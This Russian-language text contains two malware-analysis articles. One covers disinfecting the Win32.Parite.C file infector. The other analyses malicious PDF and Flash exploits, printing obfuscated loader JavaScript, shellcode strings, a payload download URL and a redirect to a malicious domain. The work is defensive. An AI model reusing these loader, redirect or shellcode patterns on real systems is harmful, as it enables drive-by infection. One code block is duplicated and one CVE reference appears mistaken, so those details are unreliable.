Остановка произошла в некоем модуле pvf1 по адресу 0x008F231E. Если продолжить выполнение до выхода из текущей функции (Ctrl-F9), то после завершения и остановки на инструкции retn по адресу, где предположительно должна появиться точка входа, появляется значение, очень похожее на EntryPoint. Значит, в модуле pvf1 в функции по адресу, где сработала точка останова, и происходит расшифровка.

Для дальнейшего анализа удобнее использовать дизассемблер IDA. Сохранить модуль для анализа можно следующими способами:

- установить точку останова на процедуру WriteFile и после записи данных закрыть дескриптор самостоятельно и скопировать его для анализа;
- выполнить код до вызова функции CloseHandle, которая освободит дескриптор файла, и скопировать его для анализа;
- сохранить область памяти по адресу 0x008F0000 с помощью LordPE.

Вручную загрузим модуль в IDA (manual load), указав в качестве ImageBase значение 0x008F0000. Перейдя (G) на адрес 0x008F231E и вызвав дополнение Hex-Rays (F5), получим псевдокод на C. Это и есть процедура декодирования точки входа. Трассировка кода процедуры в отладчике показывает, что декодирование происходит в цикле, отображенном на рисунке ниже:

```

.text:008F2315 NotDecoded:                                     ; CODE XREF: sub_8F22BC+66↓j
.text:008F2315      mov     eax, [ebp+lpDexorBuff]
.text:008F2318      mov     edx, [eax+ebx*4]
.text:008F231B      xor     [esi+0Ch], edx
.text:008F231E      inc     ebx
.text:008F231F      cmp     ebx, 4
.text:008F2322      jl      short NotDecoded
.text:008F2324

```

Дизассемблерный листинг цикла декодирования OEP

В ходе исследования цикла в отладчике можно установить, что точка входа расшифровывается методом XOR. Декодирование происходит с использованием четырех различных ключей длиной по 4 байта. Значения ключей генерируются из двух разных массивов длиной по 8 байт каждый, находящихся по смещениям +28h относительно адреса, где должна храниться ImageBase (первый массив из 8 байт), и +0Ch относительно начала первой таблицы (второй массив из 8 байт).

Address	Value	ASCII	Comment
0040505A	000022D8	...	
0040505E	000022C6	...	
00405062	000022D8	...	
00405066	000022D8	...	
0040506A	000022C6	...	
0040506E	00000000	...	
00405072	00000000	...	

Адреса и данные таблиц для расшифровки

Подготовка ключей происходит чуть выше процедуры декодирования, в цикле по адресу 0x008F22EE.

```

.text:008F22EE NotPrepared:                                   ; CODE XREF: sub_8F22BC+55↓j
.text:008F22EE      lea     ecx, [ebp+dwCountOfOperations]
.text:008F22F1      lea     edx, [ebp+DexorBuff]
.text:008F22F4      mov     al, [edi+ebx]
.text:008F22F7      call    PrepareKey
.text:008F22FC      lea     ecx, [ebp+dwCountOfOperations]
.text:008F22FF      lea     edx, [ebp+DexorBuff]
.text:008F2302      mov     eax, [ebp+lpSecondTable]
.text:008F2305      mov     al, [eax+ebx]
.text:008F2308      call    PrepareKey
.text:008F230D      inc     ebx
.text:008F230E      cmp     ebx, 8
.text:008F2311      jl      short NotPrepared
.text:008F2313      xor     ebx, ebx

```

Дизассемблерный листинг цикла подготовки ключа

```

lpSecondTable = dwSomePointer + 0x3C;
lpDexorBuff = &DexorBuff;
dwCount = 0;
do
{
    PrepareKey(*(dwSomePointer + 0x30 + dwCount), &DexorBuff, &dwCountOfOperations);
    PrepareKey(*(lpSecondTable + dwCount++), &DexorBuff, &dwCountOfOperations);
}
while ( dwCount < 8 );

```

Псевдокод цикла подготовки ключа

```

unsigned __int8 __fastcall PrepareKey(unsigned __int8 lpInByte, int lpDexorBuff, int dwCountOfOperations)
{
    int dwDupCount; // ecx@1
    int i; // esi@1
    int dwCount; // ebx@1

    dwCount = *dwCountOfOperations++;
    dwDupCount = dwCount;
    for ( i = (dwCount - 1) / 2; dwDupCount > 0 && lpInByte > *(lpDexorBuff + i); i = (i - 1) / 2 )
    {
        *(lpDexorBuff + dwDupCount) = *(lpDexorBuff + i);
        dwDupCount = i;
    }
    *(lpDexorBuff + dwDupCount) = lpInByte;
    return lpInByte;
}

```

Псевдокод функции подготовки ключа

Помимо вышеописанного, вирус заменяет два первых значения ThunkValue из таблицы импорта для kernel32.dll значениями, указывающими на LoadLibraryA и GetProcAddress.

Address	Value	ASCII	Comment
\$ ==>	00400000	..@.	1.00400000
\$+4	C600EA3C	<%.f	
\$+8	00001000	..>..	
\$+C	000015F0	Es..	
\$+10	0802B200	.#00	
\$+14	00000001	0...	
\$+18	00402000	..@.	(&KERNEL32.LoadLibraryA)
\$+1C	004022DA	r"@.	ASCII "WriteFile"
\$+20	004022C8	l"@.	ASCII "UnmapViewOfFile"
\$+24	00000004	..@.	
\$+28	000022D8	..f..	
\$+2C	000022C6	..f..	
\$+30	0000080C	..@.	
\$+34	000022D8	..f..	
\$+38	000022C6	..f..	
\$+3C	00000000		
\$+40	00000000		
\$+44	00000000		
\$+48	00000000		
\$+4C	00402024	\$ @.	(&KERNEL32.CreateFileA)

Адреса памяти, где хранятся оригинальные ThunkValue

Значение оригинальных ThunkValue вирус прячет по смещениям +1Ch и +20h относительно адреса значения ImageBase.

[ImportTable]					
DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
USER32.dll	00002100	00000000	00000000	00002236	00002038
KERNEL32.dll	000020D4	00000000	00000000	000022E4	0000200C
COMDLG32.dll	000020C8	00000000	00000000	0000231A	00002000

ThunkRVA	ThunkOffset	ThunkValue	Hint	ApiName
000020D4	000008D4	000055D0	0000	LoadLibraryA
000020D8	000008D8	000055DF	0000	GetProcAddress
000020DC	000008DC	000022B6	01BA	MapViewOfFile
000020E0	000008E0	000022A2	010E	GetModuleHandleA
000020E4	000008E4	00002294	00FB	GetFileSize
000020E8	000008E8	00002282	00B6	GetCommandLineA
000020EC	000008EC	00002250	0032	CreateFileA
000020F0	000008F0	00002242	0019	CloseHandle
000020F4	000008F4	0000227A	0075	ExitProcess

Number Of Thunks: 4h / 10d (OriginalFirstThunk chain) ☐ View always FirstThunk


Подменённые значения для kernel32.dll

Теперь, когда алгоритм разобран, можно приступить к лечению.

Лечение Win32.Parite.C

Опишем вкратце схему лечения файлов, зараженных вирусом Win32.Parite.C.

1. Вначале необходимо получить ключ расшифровки ОЕР. Поскольку в каждом инфицированном файле ключ хранится по разным адресам, запустим программу в режиме отладки и выставим точку останова на точку входа.
2. Когда сработает точка останова, найдем значение 75h, соответствующее коду инструкции `jnz short`, и выставим по найденному адресу вторую точку останова.
3. При каждом срабатывании второй точки останова будем проверять флаг ZF. Если он установлен, то код расшифрован, и можно приступить к поиску необходимых данных.
4. После расшифровки тела вируса становится возможным просканировать память от точки входа в сторону увеличения адресов, найти значение `ImageBase` и запомнить его адрес.
5. Далее, зная адрес значения `ImageBase`, можно вычислить адреса всех необходимых данных: зашифрованной точки входа, двух таблиц, из которых собирается ключ, и двух значений `ThunkValue`, «украденных» из таблицы импорта.
6. Имея все необходимые данные и зная алгоритм шифрования, мы можем расшифровать и восстановить точку входа, исправить импорты и удалить последнюю секцию, тем самым вылечив заражённый файл.
7. Полный исходный код для процедуры лечения находится в архиве, приложенном к данной статье.



```
1.ex_      cure      4 096  11.06.2010 10:39
1          ex_      182 256  23.05.2010 18:11

C:\MyProjects\W3\test\test\release\cure.exe

Desinfection of Win32.Parite.C
(c) 2010 eSage Lab
www.esagelab.com
Written by Andrey Rassokhin

[+] Breakpoint at start addr: 0x00405000
Offset: 0x00405000 Len: 0 : 0xB9 0x76 0x07 0x09 0x00
Offset: 0x00405005 Len: 5 : 0x83 0xEF 0x76
Offset: 0x00405008 Len: 8 : 0x68 0x9C 0x05 0x00 0x00
Offset: 0x0040500D Len: 13 : 0x5E
Offset: 0x0040500E Len: 14 : 0x83 0xEB 0x76
Offset: 0x00405011 Len: 17 : 0xBA 0x32 0x50 0x40 0x00
Offset: 0x00405016 Len: 22 : 0x48
Offset: 0x00405017 Len: 23 : 0xFF 0x34 0x32
Offset: 0x0040501A Len: 26 : 0x68 0x76 0x07 0x09 0x00
Offset: 0x0040501F Len: 31 : 0x58
Offset: 0x00405020 Len: 32 : 0x31 0x0C 0x24
Offset: 0x00405023 Len: 35 : 0x8F 0x04 0x32
Offset: 0x00405026 Len: 38 : 0xBB 0x76 0x07 0x09 0x00
Offset: 0x0040502B Len: 43 : 0x83 0xEE 0x02
Offset: 0x0040502E Len: 46 : 0x83 0xEE 0x02
Offset: 0x00405031 Len: 49 : 0x75 0xE3
[+] JNZ found at: 0x00405031
[+] ZF flag: 64
[+] Virus variables offset: 0x0040503E
[+] Prepared XOR key: D8 D8 22 C6 C6 22 00 00 22 00 22 00 00 00 00
[+] Original EntryPoint: 0x00001000
[+] ThunkValue fixed from 0x000055D0 to 0x000022DA
[+] ThunkValue fixed from 0x000055DF to 0x000022C8
[+] Number of sections decreased to 4
[+] EntryPoint restored changed from 0x00005000 to 0x00001000
[+] SizeOfImage fixed from 0x00006000 to 0x000040C0
[+] CURED successfully!!!
```

Протокол работы утилиты лечения

Список литературы

1. Offensive Computing. [Win32.Parity.B Unpacking and Anatomy Reversing and Network Analysis](#).
2. Iczelion. [Win32 Assembly Tutorials](#).

Последнее обновление: 17.03.2012.

Атака через браузер. Анализ вредоносных Flash-объектов и документов в формате PDF

Алиса Шевченко
руководитель Esage Lab
alisa@esagelab.ru / [@alisaesage](https://twitter.com/alisaesage)

Содержание

- [Введение](#)
- [Анализ вредоносных файлов](#)
- [Пример 1. PDF + JavaScript](#)
- [Пример 2. SWF](#)
- [Пример 3. PDF + SWF](#)
- [Выводы](#)
- [Список ссылок](#)

Введение

В настоящий момент наибольшее количество заражений пользователей вредоносным кодом осуществляется через веб-технологии, причем за последний год количество таких атак увеличилось более чем в три раза [1]. Причина этого — обширное пространство для атаки, которое обеспечивается как большим количеством потенциальных «жертв» в Интернете, так и значительным разнообразием прикладных приложений и библиотек, используемых для отображения разных видов веб-контента: от классического — HTML и JavaScript — до динамического и офисного — Flash, PDF, PPT (PowerPoint).

Среди всех технологий заражения через веб наибольшую угрозу на сегодняшний день представляют вредоносные ролики Adobe Flash и PDF-документы. В частности, вредоносные файлы в формате PDF к концу 2009 года составили 80% всех обнаруживаемых эксплойтов [2]. Как будет показано далее, функционирование троянских документов PDF обеспечивается не только эксплуатацией уязвимостей в Adobe Acrobat/Reader, но и эксплуатацией уязвимостей в Adobe Flash.

Пока что мы говорим только об уязвимостях в программном обеспечении Adobe, поскольку они преобладают в статистических отчетах компаний, занимающихся безопасностью. В реальности проблема несколько шире: в первую очередь это проблема уязвимостей в популярных форматах данных, во вторую — проблема прозрачной интеграции веб-страниц с различными видами содержимого.

Сформулируем причины, по которым вектор массового заражения через эксплуатацию уязвимостей в обработчиках различных форматов данных представляет наибольшую опасность в настоящее время и обладает наибольшим потенциалом развития.

1. Массивный вектор атаки.

Уязвимости в технологиях обработки популярных форматов данных, интегрируемых с веб-технологиями, в массе своей кроссплатформенны, кроссбраузерны и кроссформатны.

Кроссплатформенность естественным образом следует из стремления производителей-монополистов (каким, к примеру, является Adobe по отношению к формату PDF) захватить максимум рынка. Приложение компилируется для разных операционных систем, но основано на одном и том же коде с одними и теми же ошибками. В качестве примера можно привести уязвимость CVE-2009-1862, вредоносный документ на основе которой будет рассмотрен в примере 3: ей подвержены четыре операционные системы.

Кроссбраузерность уязвимостей в форматах данных обеспечивается тем, что обработка чуждого браузеру формата файла происходит во внешнем независимом приложении. При этом файл либо передаётся внешнему обработчику через плагин и отображается в окне браузера, либо через вызовы операционной системы открывается в соответствующем приложении. Таким образом, если файл эксплуатирует уязвимость самого обработчика, то она сработает вне зависимости от производителя, версии и своевременности обновлений браузера.

Кроссформатность обеспечивается взаимной интеграцией технологий: Flash-ролик может быть встроен в документ PDF, код JavaScript может содержаться внутри PDF и Flash, и все три — Flash, PDF и JavaScript — могут вызываться из кода веб-страницы. Таким образом, одна и та же уязвимость может эксплуатироваться при помощи файлов разных типов.

2. По мере того как интернет становится всё более полноценной рабочей средой, углубляется интеграция классических веб-технологий с медиа-контентом и офисными файлами. По этой же причине производители браузеров стремятся сделать работу с различными файлами более прозрачной (например, отображать PDF в окне веб-страницы вместо сохранения его на диск), что способствует автоматизации массовых заражений.

3. Значительный объём кода и динамичность развития библиотек для обработки форматов данных располагает к поиску и обнаружению все новых уязвимостей. К примеру, как показывает историческая ретроспектива по любой базе уязвимостей, тема уязвимостей в Adobe Flash неисчерпаема.

4. Успеху атак с использованием вредоносных офисных документов (таких как PDF и PPT) пока ещё способствует социальный фактор: пользователю психологически проще открыть незнакомый офисный документ, чем запустить Flash-ролик или исполняемый файл, необходимость осторожного обращения с которыми достаточно широко освещена.

5. Большинство браузеров настроены таким образом, чтобы автоматически запускать Flash-ролик и открывать PDF-документ. Таким образом, эксплуатация уязвимости и исполнение вредоносного кода происходит немедленно после перехода по вредоносной ссылке и загрузки соответствующего содержимого, без участия пользователя.

Задача настоящей статьи — предоставить системную информацию о механизмах функционирования такого рода атак, а также логический и инструментальный фундамент для их анализа.

Анализ вредоносных файлов

Пример 1. PDF + JavaScript

Рассмотрим вредоносный документ PDF (MD5: c251dcf3190701c46ee6a3f562df32e6), который наиболее распространён в настоящее время. Этот файл был впервые обнаружен в [декабре 2009 г.](#), сразу же попал в топ-20 вредоносных программ в Интернете [3] (Pdfka.asd — 12-е место), и

поднялся на две позиции топа в январе [4] (Pidief.cvl — 10-е место), по-прежнему оставаясь единственным PDF-эксплойтом в пределах значимой статистики. Экземпляры вредоносных файлов для этого и последующих примеров, а также файлы, полученные в процессе их анализа и обработки, доступны в приложенном к статье архиве.

Это файл размером около 10 Кб. Открыв его в текстовом редакторе, можно увидеть в самом начале файла типичную для PDF-документа сигнатуру: %PDF.

Структура PDF-файла проста и читается невооружённым глазом. Начальные сведения, достаточные для изучения простых PDF-эксплойтов, можно почерпнуть в статье Д. Стивенса «Анатомия вредоносных PDF-документов» (на английском) [5]. Полностью формат PDF описан в стандарте ISO 32000-1 и в соответствующем ему справочном документе, доступном для загрузки на сайте Adobe [6].

Итак, рассмотрим структуру данного вредоносного файла.

```
%PDF-1.3
%БЦ*
1 0 obj<</Type/Catalog/Outlines 2 0 R/Pages 3 0 R/OpenAction 6 0 R>>endobj
2 0 obj<</Type/Outlines/Count 0>>endobj
3 0 obj<</Type/Pages/Kids[4 0 R]/Count 1>>endobj
4 0 obj<</Type/Page /Annots[ 5 0 R ]/Parent 3 0 R/MediaBox [0 0 612 792]>>endobj
5 0 obj<</Type/Annot /Subtype /Text /Name /Comment/Rect[25 100 60 115] /Subj 8 0 R>>endobj
6 0 obj<</Type/Action/S/JavaScript/JS 7 0 R>>endobj
7 0 obj<</Length 158/Filter/FlateDecode>>
stream
...
endstream
endobj
8 0 obj<</Length 8884/Filter/FlateDecode>>
stream
...
endstream
```

Дамп структуры PDF, оптимизированный для анализа, можно получить при помощи утилиты [pdf-parser](#). В данном случае пользоваться ею нет необходимости, поскольку файл небольшой, и вся структура PDF в нём видна как на ладони. Мы видим стандартный набор объектов: каталог (1), содержание (2), список страниц (3), описатель отдельной страницы (4), каталог комментариев (5), встроенный JavaScript (6) и два объекта типа stream (7 и 8). В stream-объектах внутри PDF хранятся различные вложенные данные, такие как картинки, скрипты и шрифты. Чаще всего эти данные упакованы при помощи алгоритма deflate (/FlateDecode).

При анализе потенциально вредоносных PDF-файлов необходимо в первую очередь обращать внимание на активное содержимое документа. В данном случае привлекает внимание встроенный скрипт JavaScript (6), данные которого хранятся в упакованном объекте (7). Упакованный скрипт занимает всего 160 байт и практически не заметен при просмотре структуры PDF-файла.

Распакуем упакованный объект при помощи утилиты pdf-parser:

```
> pdf-parser.py -o 7 -f 0-sample > 3-javascript-obj
```

В результате получается совсем маленький скрипт, который получает данные комментариев (или аннотаций, функция getAnnots) и после некоторой их обработки исполняет их как скрипт (функция eval).

```

var z;
var y;
z = y = app.doc;
y = 0;
z.syncAnnotScan ( );
y = z;
var p = y.getAnnots( { nPage: 0 } ) ;
var s = p[0].subject;
var l = s.replace(/z/g, '%');
s = unescape (l) ;
eval(s);
s = '';
z = 1;

```

Почему именно getAnnots? В первых же результатах поиска Google по этому названию функции всплывает уязвимость CVE-2009-1492, связанная с ошибкой обработки комментариев в Adobe Acrobat. Но, как видно из соответствующего эксплойта [7], эта уязвимость не имеет никакого отношения к данному случаю. Поле комментариев просто используется в качестве хранилища для массивной части скрипта, чтобы PDF-документ не вызывал подозрений с первого взгляда.

Данные комментариев, получаемые функцией getAnnots, хранятся в сжатом виде в stream-объекте (8), на который ссылается объект Annot (5).

```

5 0 obj<</Type/Annot /Subtype /Text /Name /Comment/Rect[25 100 60 115] /Subj 8 0 R>>endobj
8 0 obj<</Length 8884/Filter/FlateDecode>>
stream
...
endstream

```

Распаковав его аналогично предыдущему, получаем длинную строку вида z0dz0az0dz0az09:. Для преобразования этой строки в читаемый скрипт над ней необходимо произвести соответствующие манипуляции:

```

var z;
var y;
z = y = app.doc;
y = 0;
z.syncAnnotScan ( );
y = z;
var p = y.getAnnots( { nPage: 0 } ) ;
var s = p[0].subject;
var l = s.replace(/z/g, '%');
s = unescape (l) ;
eval(s);
s = '';
z = 1;

```

Как видно из кода, в полученной из хранилища аннотаций строке все символы z заменяются на % — разделительный символ между байтами в шестнадцатеричном представлении, последовательность которых функция unescape преобразует в бинарный вид (в данном случае — в последовательность символов ASCII). Для декодирования unescape пригодятся онлайн-скрипт [Decode Unescape](#) или любая программа для преобразования [HEX-ASCII](#).

После декодирования строки получаем достаточно большой и намеренно запутанный (обфусцированный) скрипт (см. файл 7-script2 в приложении).

Как анализировать намеренно запутанные скрипты? Во-первых, то, что заставляет скрипт выглядеть устрашающе, — это просто псевдослучайные (вида v_8yD7D8CG__C) имена функций и

переменных. Для повышения читаемости скрипта эти идентификаторы достаточно заменить на что-то более осмысленное.

Во-вторых, нужно вычленить функциональную часть скрипта: функцию или последовательность функций, которые совершают основную работу. В данном случае, просмотрев скрипт по именам функций и управляющим директивам JavaScript (которые, в отличие от идентификаторов переменных, не поддаются запутыванию), находим ядро: функцию eval. Она вызывает следующую зашифрованную часть скрипта.

```
function o_mCS__p(RHq_K6_x, e_WQ7v4k_Fwy_2){var ihG_B_r
arguments.callee;ihG_B_rsD = ihG_B_rsD.toString();var qD_R_OC
...
u70_A4MI7W_w * 256;}xtGK_gb0rT0Ni = String.fromCharCode(
(qD_R_OG4p == 1) {k_10ESe0hB7_s += w_y6IS;} else if (qD_R_
{k_10ESe0hB7_s += xtGK_gb0rT0Ni;} else {k_10ESe0hB7_s +=
W_FXe_f_m_k0_J;}d_G1_a++;Ne_AxbT7__6u0_a++;T__RA__
{YU_t8X_uN = w_y6IS * 16;T__RA__02_31e =
1;}W_FXe_f_m_k0_J++;}eval(k_10ESe0hB7_s);return 0;}
```

```
o_mCS__p(0, "52EA9E7EE20EB7B7B007EBF824EAD0142130F0
54FA6F64454F804DFB1EEB559F56D8732C311FC4257F30AEC7
6D0DFA33534BFBD554D82758B4703C0A36DF7B9CF5789AD1C
B1591F086D56C0908E5A8E7E5060327B3F64B5C5D4B1C4BE9
```

Анализировать процедуру дешифрования не требуется — вместо этого можно заставить скрипт расшифровать самого себя. Для этого скрипт выполняется в соответствующей среде (например, в браузере с поддержкой JavaScript), причем функция eval внутри него должна быть заменена функцией document.write, что приведёт к печати расшифрованного скрипта в окно браузера вместо его исполнения.

В данном случае описанный приём не сработает из-за защиты от отладки (см. файл 8-script2-fail!.html). Во-первых, скрипт использует собственный код (arguments.callee [8]) в алгоритме дешифрования — таким образом, при замене eval на document.write алгоритм обрабатывает некорректно.

```
var ihG_B_rsD = arguments.callee;
ihG_B_rsD = ihG_B_rsD.toString();
...
while(og3__O5vq2Y3UXy < ihG_B_rsD.length) {
... var Lt6Ve0 = ihG_B_rsD.charCodeAt(og3__O5vq2Y3UXy);
... F1a_Pf_h[v_8yD7D8CG__C] += Lt6Ve0;
}
xtGK_gb0rT0Ni = xtGK_gb0rT0Ni - (Ne_AxbT7__6u0_a + 2) * F1a_Pf_h[d_G1_a];
xtGK_gb0rT0Ni = String.fromCharCode(xtGK_gb0rT0Ni);
k_10ESe0hB7_s += xtGK_gb0rT0Ni;
...
eval(k_10ESe0hB7_s);
```

Во-вторых, осуществляется проверка переменной `app`, которая инициализирована в JavaScript-среде приложения (в данном случае — Adobe Acrobat), и не инициализирована в среде браузера или иного интерпретатора JavaScript.

```
var qD_R_OG4p = 0;
try {
  if (app)
  {
    qD_R_OG4p++;
    qD_R_OG4p++;
  }
}
catch(e)
...
if (qD_R_OG4p == 1)
{k_10ESe0hB7_s += w_y6IS;}
else if (qD_R_OG4p == 2) // правильная расшифровка
{k_10ESe0hB7_s += xtGK_gb0rT0Ni;}
else
{k_10ESe0hB7_s += W_FXe_f_m_k0_J;}
```

Подытожим алгоритм авторасшифровки скрипта вопреки всем этим нюансам.

1. Вместо переменной `arguments.callee` должен быть подставлен оригинальный код скрипта, завернутый в функцию `unescape`.
2. Проверку переменной `app` нужно обойти любым удобным способом (например, добавив в скрипт команду `var app = true`).
3. Все вхождения функции `eval()` должны быть заменены на `document.write()`.
4. Из аргумента к функции `document.write()` должны быть отфильтрованы угловые скобки, которые в противном случае будут поглощены HTML-интерпретатором браузера вместе с частью вывода.

```
function debrack(s) {
  s=s.replace(/>/g, "&gt;");
  s=s.replace(/</g, "&lt;");
  return(s);
}
```

В результате исполнения модифицированного таким образом скрипта (см. файл `9-script2-ok.html`) в браузере получаем очередную порцию кода (см. файл `a-script3`). Она запутана аналогично предыдущей и является последней, центральной частью скрипта, так как не содержит в себе вызовов функции `eval`.

Быстрый просмотр скрипта выявляет его функциональное ядро:

1. Неоднократный вызов функции `unescape` с длинными аргументами вида: `"%u9090%u9090%u9090%u21eb%ub859:..."`.

В строках-аргументах к функции `unescape` усматривается shell-код, так как закодированы преимущественно байты, выходящие за пределы диапазона печатных символов `[21h..7Eh]`. К тому же первая строка начинается с нескольких байт `90h`, который соответствует команде

процессора NOP.

```
2. this.collabStore = Collab.collectEmailInfo({subj: "", msg: D_3_0824mk});
```

Вызов этой нестандартной для JavaScript функции сразу же привлекает внимание, а поиск в Интернете по соответствующим ключевым словам наводит на описание уязвимости CVE-2009-5659 [9] (равно как и на рекламу коммерческих связок эксплойтов).

Исследование shell-кода и самой уязвимости выходят за рамки этой статьи. Отметим лишь, что в бинарном коде полезной нагрузки (d-shellcode.exe-payload) просматривается невооружённым взглядом ссылка на вредоносный модуль, который будет загружен и выполнен в результате эксплуатации уязвимости.

```
thpt://a/gfitbhtaewc.mon/etT/ERTS.3ype/2H85b9b9Vd10000f0700R6575c0ff101T2dbf77dd9021140903K431102
```

Исследование можно продолжить, используя части этой ссылки для поиска по базе вредоносных ссылок malc0de.net, по логам общедоступных песочниц и т. п.

Пример 2. SWF

В отличие от документов в формате PDF, структура которых легко читается невооружённым взглядом, ролики Adobe Flash более сложны для анализа. Поэтому для начала рассмотрим тривиальный экземпляр вредоносного объекта типа Flash: Trojan-Downloader.SWF.Small.fj (MD5: f8e4e4206586f566c5dddc74884e57df).

Это файл размером 232 байта. В начале файла — сигнатура CWS, соответствующая формату Flash с компрессией [10]. Для его распаковки можно воспользоваться, к примеру, утилитой [cws2fws](#). Сигнатура формата Flash без компрессии, готового к анализу, — FWS.

Формат Flash — бинарный. Он описывает, помимо метаинформации и статичного медиа-контента, скомпилированную программу на скриптовом языке ActionScript, которая обеспечивает всю динамическую и интерактивную функциональность Flash: от управления визуальными формами до открытия веб-страниц. Для анализа структуры файла можно воспользоваться пакетом утилит [SWFTools](#).

С точки зрения потенциально вредоносного содержимого Flash-объекта, наибольший интерес представляет именно программа на языке ActionScript. Для декомпиляции ActionScript можно воспользоваться утилитой [SWFScan](#), для получения дампа мнемоник байт-кода — утилитой `swfdump` из пакета SWFTools.

Декомпилированный ActionScript данного файла выглядит так:

```
MovieClip 0{
  // Frame 0
  // Action0
  {
    var __callResult_5 =
    this.getURL("javascript:eval(unescape('%77%69%6E%64%6F%77%2E%6C%6F%63%61%74%69%6F%6E%20%3D%20%22%
    2F%2F%70%69%7A%64%61%63%68%65%73%61%62%75%73%65%72%6F%76%2E%78%6F%72%67%2E%70%6C%2F%67%6F%2F%2
    B%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%2E%73%65%61%72%63%68%2B%27%22%3B'))");
  }
```

Как видно из скрипта, Flash-объект передаёт в командную строку браузера небольшой скрипт (`this.getURL`). Расшифровав скрипт, получаем строку:

```
window.location = "///pizdachesabuserov.xorg.pl/go/'+document.location.search+'";
```

Таким образом, данный Flash-ролик производит перенаправление браузера на другой домен с передачей последнему аргументов к текущему веб-адресу (то есть части строки URL после вопросительного знака). Это элемент сценария массового заражения веб-пользователей с

использованием технологии «отравления» поисковых систем (SEO Poisoning) [11].

Пример 3. PDF + SWF

Теперь, понимая принципы анализа как PDF-, так и SWF-файлов, рассмотрим более сложный случай: Exploit.SWF.Agent.br (MD5: 09a0f7aae0e22b5d80c7950890f3f738). Это относительно старый эксплойт, обнаруженный ещё в июле 2009 г., но изрядно на шумевший из-за интересных особенностей строения вредоносного файла [12].

Это документ PDF размером около мегабайта. Быстрый просмотр структуры файла выявляет большое количество PDF-объектов вперемешку с массивными блоками бинарных данных, поэтому для анализа структуры файла целесообразно воспользоваться утилитой pdf-parser.

При анализе структуры файла (pdf-parser.py 0-sample > 1-pdfparse) ничто не бросается в глаза. Скрипты отсутствуют, зато есть несколько объектов типов ObjStm и XObject, неясного назначения.

Проанализируем PDF более внимательно, включив в дампы структуры файла вывод распакованных бинарных данных (pdf-parser.py -f 0-sample > 2-streamfilter). Задача при этом — проверить, не скрывается ли что-нибудь подозрительное в массивах сжатых данных.

Быстрый визуальный просмотр наиболее крупных блоков распакованных данных выявляет несколько картинок (/Subtype /Image — объекты 29, 31, 5), блок метаданных (/Type /Metadata — объект 6) и два подозрительных блока вложенной разметки PDF (объекты 33 и 7). При более внимательном изучении одного из этих блоков (33) обнаруживаются ссылки на два вложенных SWF-файла:

```
<</EF<</F 2 0 R>>/F(fancyBall.swf)/Type/Filespec/UF(fancyBall.swf)>>
<</EF<</F 3 0 R>>/F(oneoff.swf)/Type/Filespec/UF(oneoff.swf)>>
```

Возможность встраивать Flash-объекты в PDF-документы появилась в Adobe Reader начиная с версии 9 и описана в приложении к ISO 32000 [13].

Во втором PDF-объекте (7) обнаруживается ссылка на вложенное изображение:

```
<</F 4 0 R>>/F(love_wallpaper_butterfly-dsc08951.jpg)
```

Сохраним соответствующие объекты (2, 3 и 4) для последующего анализа (pdf-parser.py -o 2 -d 0-sample > 3-fancyball.swf и т. п.).

В результате декомпиляции программы fancyball.swf получается невинный скрипт, скопированный из примеров к Flash Professional 9 ActionScript 3.0 Preview [14] (файл 3.1-actionscript-decompile):

```
public function Ball()
{
    trace("ball created: " + this.name);
    this.buttonMode = true;
    this.addEventListener(MouseEvent.CLICK, this.clickHandler);
    this.addEventListener(MouseEvent.MOUSE_DOWN, this.mouseDownListener);
    this.addEventListener(MouseEvent.MOUSE_UP, this.mouseUpListener);
    return;
}
```

